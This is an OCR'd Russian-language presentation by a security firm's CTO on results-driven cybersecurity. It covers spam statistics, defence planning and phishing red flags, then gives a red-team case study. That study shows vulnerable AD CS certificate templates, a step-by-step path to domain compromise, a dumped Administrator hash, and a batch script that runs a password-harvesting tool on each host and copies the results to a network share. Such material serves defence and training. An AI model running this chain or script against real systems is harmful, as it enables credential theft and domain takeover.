SoftMall

Крадём время у злоумышленников.

Основной критерий и лакмусовая бумажка в кибербезопасности.

Черновский Александр Вячеславович
Технический директор SoftMall

Немного статистики

Письма, являющиеся спамом[1]:

% **45,60** по всему миру
46,59 в Рунете

31,45%

всех спамовых писем были отправлены **из России**

1. Льготы и компенсации, особенно если они смягчают неизбежные расходы, такие как налоги, выглядят соблазнительно
2. Звонки от операторов связи о окончании действия сроков договора связи
3. Приглашение поучаствовать в лотерее, чтобы выиграть визу для иммиграции в другую страну ради работы или учебы
4. Доступ к просмотру фильмов или участие в лотереи
5. Фишинг в социальных сетях и мессенджерах. В русскоязычном сегменте оставалась популярной тема голосования за участников онлайн-конкурсов

[1]По данным Лаборатории Касперского за 2024 год

Суровые годы уходят

70% компаний столкнулись с проблемами

20-50% рост цен

Коэффициент спроса на ИБ – **0,7**

77% увеличение штата в 2024-2025 г.

38% в Q4FY2024

Оказание деструктивного воздействия

Что мешает достижению целей

01 Государство / Бизнес

- × ИБ не приносит прибыль
- × Затраты на ИБ растут
- × Бизнес-процессам запреты только мешают

02 ИБ

- × Все сложнее обосновать бюджет
- × Старается защитить всё
- × Бумага о соответствии – основная цель

03 Общее

- × Характерная активность растёт
- × Острая нехватка кадров на рынке
- × Иностранные вендоры уходят

Результативная кибербезопасность

01

Целеполагание

НС — Недопустимые события

СР — Сценарии реализации

ЦС/КС — Целевые и ключевые системы

02

Защита

Before Attack

TTA ↗

- ✓ Управление активами
- ✓ Харденинг
- ✓ Сетевая сегментация и пр.

During Attack

TTR

- ✓ ЦПК (продукты и процессы D&R)
- ✓ 2FA, NGFW, etc.
- ✓ MSS/MDR
- ✓ Использование существующих решений

03

Оценка

Киберучения

Верификация недопустимых событий в формате Red Team. Оплата за проведение работ

Кибериспытания

Верификация недопустимых событий в формате закрытых испытаний на платформе. Оплата за цепочку реализации


Стоит ли игра свеч?

Основные средства:

- SIEM
- IRP
- Service Desk
- SandBox
- NGFW
- СКЗИ
- Анализ защищенности
- Threat Intelligence
- IDS/IPS
- Защита рабочих мест


Дополнительные средства:

- WAF
- Анализа исходного кода
- Защиты виртуализации
- Киберполигон
- Pentest-лаборатория
- Система обучения
- DLP
- Контроль удаленного доступа



Преимущества и недостатки

- ✓ Централизация сервисов и процесса обеспечения ИБ
- ✓ Развитие собственный компетенций
- ✓ Высокий уровень вовлеченности в инфраструктуру
- ✓ Дорожная карта и выбранный вектор развития
- ✓ Финансовые активы на балансе компании
- ✓ Ответственность



- – Долгосрочный старт проекта
- – Проблематика масштабируемости
- – Большие первичные вложения
- – Тяжелые Hardware решения
- – Утилизация канала связи
- – Недостаточное количество источников сбора информации
- – Финансовые активы на балансе компании
- – Ответственность

Самое слабое звено

От 30% до 82% не обучены противодействию

Отсутствуют основы работы с конфиденциальной информацией

Открывают вредоносные вложения

Являются фишинговыми


Китовая атака

SoftMall

Время

Методология

Целевая направленность



Содержание

Лакмусовый допник

SoftMall

1. Подозрительный отправитель

- Не знаете отправителя лично, сомнительный адрес отправителя

2. Срочность


- Узнали о проблеме из письма
- Требуется срочное действие

3. Необходимость перехода по ссылке

- В ссылке неизвестный домен, странный файл, расширение файла .exe .js

4. Безграмотно написанное письмо

- Орфографические или синтаксические ошибки



А что было дальше?

SoftMall

Журнал обновлений

Исправления (7)

Обновление для Windows 10 Version 22H2 для систем на базе процессоров x64 (KB5001716), 2023-10
Успешно установлено 12.10.2023

2023-10 Накопительный пакет обновления .NET Framework 3.5, 4.8 и 4.8.1 для Windows 10 Version 22H2 для x64 систем (KB5031224)
Успешно установлено 11.10.2023

Накопительное обновление для Windows 10 Version 22H2 для систем на базе процессоров x64, 2023 10 (KB5031356)
Успешно установлено 11.10.2023

2023-07 Накопительный пакет обновления .NET Framework 3.5, 4.8 и 4.8.1 для Windows 10 Version 22H2 для x64 систем (KB5028937)
Успешно установлено 11.10.2023

Накопительное обновление для Windows 10 Version 22H2 для систем на базе процессоров x64, 2023 09 (KB5030211)
Успешно установлено 02.10.2023

2023-09 Накопительный пакет обновления .NET Framework 3.5, 4.8 и 4.8.1 для Windows 10 Version 22H2 для x64 систем (KB5030180)
Успешно установлено 02.10.2023

Обновление для Windows 10 Version 22H2 для систем на базе процессоров x64 (KB4023057), 08.2023
Успешно установлено 02.10.2023

Обновления драйверов (12)

Обновления определений (1)

Другие обновления (4)

```
[!] Vulnerable Certificates Templates :

    CA Name                               : MSCA.                \CA
    Template Name                         : CopyWeb-Server
    Schema Version                        : 2
    Validity Period                       : 5 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : <null>
    mspki-certificate-application-policy  : <null>
    Permissions
      Enrollment Permissions
        All Extended Rights           : NT AUTHORITY\Прошедшие проверкуS-1-5-11
      Object Control Permissions
        Owner                         :         \Администратор        S-1-5-21-1458397192-1551863605-847329834-500
        Full Control Principals       : NT AUTHORITY\Прошедшие проверкуS-1-5-11
        WriteOwner Principals         : NT AUTHORITY\Прошедшие проверкуS-1-5-11
        WriteDacl Principals          : NT AUTHORITY\Прошедшие проверкуS-1-5-11
        WriteProperty Principals      : NT AUTHORITY\Прошедшие проверкуS-1-5-11

    CA Name                               : MSCA.                \CA
    Template Name                         : vCenter(host)
    Schema Version                        : 2
    Validity Period                       : 2 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Проверка подлинности клиента, Проверка подлинности сервера
    mspki-certificate-application-policy  : Проверка подлинности клиента, Проверка подлинности сервера
    Permissions
      Enrollment Permissions
        Enrollment Rights                                 S-1-5-21-1458397192-1551863605-847329834-512
                                                          иятияS-1-5-21-1458397192-1551863605-847329834-519
                                                          S-1-5-21-1458397192-1551863605-847329834-515
        All Extended Rights                               S-1-5-21-1458397192-1551863605-847329834-1126
                                                          S-1-5-21-1458397192-1551863605-847329834-1227
      Object Control Permissions
        Owner                                             S-1-5-21-1458397192-1551863605-847329834-500
        Full Control Principals                           S-1-5-21-1458397192-1551863605-847329834-1126
                                                          S-1-5-21-1458397192-1551863605-847329834-1227
```

Учётная запись по вкусу

1. Сертификат для учётной записи с эксплуатацией уязвимости «CopyWeb-server»

2. Конвертация сертификата в PKCS #12

3. Запрос Kerberos TGT билета для выбранной учётной записи


4. Получение NTLM хеша выбранной учётной записи

5. Боковое движение -> Поиск хоста с учётной записью администратора домена

6. Отключение CA3


7. Получение хеша учётной записи Администратор


8. Компрометация AD





```
msv :
 [00000003] Primary
 * Username : Администратор
 * Domain   :
 * NTLM     : 4929ce4e16dbf0d58937234183
 * SHA1     : 6478a8c468ce5c791dbbf76d5e
 * DPAPI    : d3bd830f82aae5c8a625c24c7f
tspkg :
```

А что интересного?





А где профит?



SoftMall

```
echo off

set comp=%ComputerName%
set user=%UserName%

mkdir "\\xxxx.xxxxxxxx.ru\Share\archive\result\%comp%"
mkdir
"\\xxxx.xxxxxxxx.ru\Share\\archive\result\%comp%\%user%"

mkdir "c:\ProgramData\update"
xcopy "\\xxxx.xxxxxxxx.ru\Share\archive\update"
"c:\ProgramData\update\" /E /I /Y

"c:\ProgramData\update\XenAllPasswordPro.exe" -a
"c:\ProgramData\update\report.html"

copy "c:\ProgramData\update\report.html"
"\\xxxx.xxxxxxxx.ru\Share\\archive\result\%comp%\%user%\"
/Y

rmdir /s /q "c:\ProgramData\update"
```

